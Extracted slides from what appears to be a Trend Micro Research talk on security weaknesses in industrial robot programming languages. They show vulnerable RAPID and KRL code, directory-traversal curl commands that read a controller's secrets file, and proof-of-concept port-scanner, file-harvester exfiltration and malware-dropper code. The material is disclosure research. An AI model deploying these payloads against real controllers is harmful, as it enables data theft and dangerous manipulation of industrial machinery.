
Unrestricted Movement Commands

Without Input Validation



Unrestricted Movement Commands


With Input Validation




A Vulnerable Motion Server

```
DEF external_movement()  
  DECL axis pos_cmd  
  
  eki_init("EkiHwInterface")  
  eki_open("EkiHwInterface")  
  
  LOOP  
    eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A1", pos_cmd.a1)  
    eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A2", pos_cmd.a2)  
    eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A3", pos_cmd.a3)  
    eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A4", pos_cmd.a4)  
    eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A5", pos_cmd.a5)  
    eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A6", pos_cmd.a6)  
  
    PTP joint_pos_cmd  
  ENDLOOP  
END
```

Directory Traversal on File Retrieval



Directory Traversal on File Retrieval



Vulnerable Code Snippets (Examples) - 2

```
MODULE VulnWebServer
  PROC main()


    SocketCreate server;
    SocketBind server, '0.0.0.0', 1234;
    SocketListen server;

    SocketAccept server, sock;


    WHILE true DO
      SocketReceive sock, \RawData:=data;
      fileName := ParseCommand(data);
      Open fileName, res;
      ReadAndSendFile(\file:=res, \socket:=sock);
    ENDWHILE
  ENDPROC
ENDMODULE
```

Example


Robot controller



Outside the root




Web server root



Secrets stolen


```
Default (zsh)
~ >>> curl 'http://192.168.215.128:5505/../../../../' | sed -e 's/<[^>]*>///g'
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload  Total   Spent    Left   Speed
100 2050    0 2050    0    0  9274    0 --:--:-- --:--:-- --:--:--  9318
ABB IRC5ABB IRC5 Robot ControllerDirectory: /home/../../../../NameSizeSeconds since
1970)d../--dHOME/-1593031424
dINTERNAL/-1593019392
fnetconfig.db112641593033600
dPRODUCTS/-1593017728
fRegistry.db163841593033600
fRW6system.xml16451593018752
fsecrets.txt161593033984
dSYSPAR/-1593017728
fsystem.xml10701593018752
f{676F8BE7-3C9F-4AA1-BB75-3099997B98F3}.xml32321593022848
RAPID Server 1.1
~ >>> curl 'http://192.168.215.128:5505/../../../../secrets.txt'
secrets are here
```

Input Validation on Function Calls



Input Validation on Function Calls

- With input validation...



From Automation Logic to Custom Malware



Federico Maggi, Trend Micro Research

Are These Languages Good to Write Malware?

- Exchange files via network



Vendor	File System	Directory Listing	Load Module From File	Call By Name	Communication
ABB	✓	✓	✓	✓	✓
KUKA	✓				✓
Mitsubishi	✓				✓
Kawasaki					✓
COMAU	✓	Indirect	✓	✓	✓
DENSO			✓	✓	✓
Universal-Robot					✓
FANUC	✓	✓	✓	✓	✓

Are These Languages Good to Write Malware?

- Load or send data via network
- Jump to code available at runtime



Vendor	File System	Directory Listing	Load Module From File	Call By Name
ABB	✓	✓	✓	✓
KUKA	✓			
Mitsubishi	✓			
Kawasaki				
COMAU	✓	Indirect	✓	✓
DENSO			✓	✓
Universal-Robot				
FANUC	✓	✓	✓	✓

Are These Languages Good to Write Malware?

- Load or send data via network
- Jump to code available at runtime
- Scan the network for targets



Vendor	Communication
ABB	✓
KUKA	✓
Mitsubishi	✓
Kawasaki	✓
COMAU	✓
DENSO	✓
Universal-Robot	✓
FANUC	✓


Are These Languages Good to Write Malware?

- Load or send data via network
- Jump to code available at runtime
- Scan the network for targets
- Turing-complete language

Can we Scan the Network?

```
HOME/Server.sys* X
316 FUNC bool scan_port(string ip, num port)
317     SocketCreate sock;
318     SocketConnect sock, ip, port \Time:=1;
319     SocketClose sock;
320     RETURN TRUE;
321 ERROR
322 IF ERRNO = ERR SOCK_TIME
323     SocketClose sock;
324     RETURN FALSE;
325 ELSE
326     RAISE;
327 ENDIF
328 ENDFUNC
329
330 PROC network_scan()
331     VAR string ip_address_pr
332     VAR string ip_address;
333     VAR string out;
334     CONST num PortsLen := 3;
335     VAR num ports{PortsLen}
336
337     VAR bool result;
338
339     curtargets := 1;
340
341     FOR j FROM firsttarget T
342         ip_address := ip_add
343
344         FOR i FROM 1 TO Port
345             result := scan_p


316 FUNC bool scan_port(string ip, num port)
317     SocketCreate sock;
318     SocketConnect sock, ip, port \Time:=1;
319     SocketClose sock;
320     RETURN TRUE;
321 ERROR
322 IF ERRNO = ERR SOCK_TIME
323     SocketClose sock;
324     RETURN FALSE;
325 ELSE
326     RAISE;
327 ENDIF
328 ENDFUNC
329
330 PROC network_scan()
331     VAR string ip_address_prefix := "10.0.0."; ! target network
332     VAR string ip_address;
333     VAR string out;
334     CONST num PortsLen := 3;
335     VAR num ports{PortsLen} := [5011, 5012, 5013]; ! target ports
336
337     VAR bool result;
338
339     curtargets := 1;
340
341     FOR j FROM firsttarget TO numtargets + firsttarget DO
342         ip_address := ip_address_prefix + NumToStr(j, 0);
343
344         FOR i FROM 1 TO PortsLen DO
345             result := scan_port(ip_address, ports{i});
```



Can we Exfiltrate Files?

```
1  MODULE FileHarvester
2
3  ! Small PoC payload of a file harvester.
4  ! Take recursively the list of files in the HOME:/ directory
5  ! and sends it to a remote service (pre-defined IP address)
6
7  VAR socketdev sock;
8
9  PROC lsdire(string dirname)
10     VAR dir directory;
11     VAR string filename;
12     VAR string path;
13     OpenDir directory, dirname;
14     WHILE ReadDir(directory, filename) DO
15         IF filename <> "." AND filename <> ".." THEN
16             path := dirname + "/" + filename;
17             IF IsFile(path, \Directory) THEN
18                 lsdire(path);
19             ENDIF
20             SocketSend sock \Str:=path;
21         ENDIF
22     ENDWHILE
23     CloseDir directory;
24 ENDPROC
25
26 PROC main()
27     VAR string start := "HOME:";
28     VAR string ip_address := "127.0.0.1";
29     VAR num port := 5000;
30     SocketCreate sock, ip_address, port;
```

```
1  MODULE FileHarvester
2
3  ! Small PoC payload of a file harvester.
4  ! Take recursively the list of files in the HOME:/ directory
5  ! and sends it to a remote service (pre-defined IP address)
6
7  VAR socketdev sock;
8
9  PROC lsdire(string dirname)
10     VAR dir directory;
11     VAR string filename;
12     VAR string path;
13     OpenDir directory, dirname;
14     WHILE ReadDir(directory, filename) DO
15         IF filename <> "." AND filename <> ".." THEN
16             path := dirname + "/" + filename;
17             IF IsFile(path, \Directory) THEN
18                 lsdire(path);
19             ENDIF
20             SocketSend sock \Str:=path;
21         ENDIF
22     ENDWHILE
23     CloseDir directory;
24 ENDPROC
```



A Generic Malware Dropper

```
MODULE Dropper
  PROC main_loop()

    ! ... variable declaration
    ! ... socket creation and initialization

    WHILE TRUE DO
      SocketReceive clientsock, \Str:=data;
      name := ParseName(data)
      Open diskhome + "/" + name + ".mod", f;
      WHILE data DO
        SocketReceive clientsock, \Str:=rec;
        Write f, rec;
      ENDWHILE
      Load \Dynamic, diskhome \File:=name + ".mod";
      %name + ":main"; ! call function by name
    ENDWHILE
  ENDPROC
ENDMODULE
```

1. Read data from the network
2. Write data to file

3. Load that file as code

Putting it All Together

Properties: Positioner_1

Properties

Signals

Execute


Apply Close

Controller

Current Station

- Controller1
 - HOME
 - Configuration
 - Event Log
 - I/O System
 - RAPID
- Controller2
- Controller3

View1



Output

Show messages from: All messages

Saved station Solution40 successfully.	07/07/2020 16:33:04	General
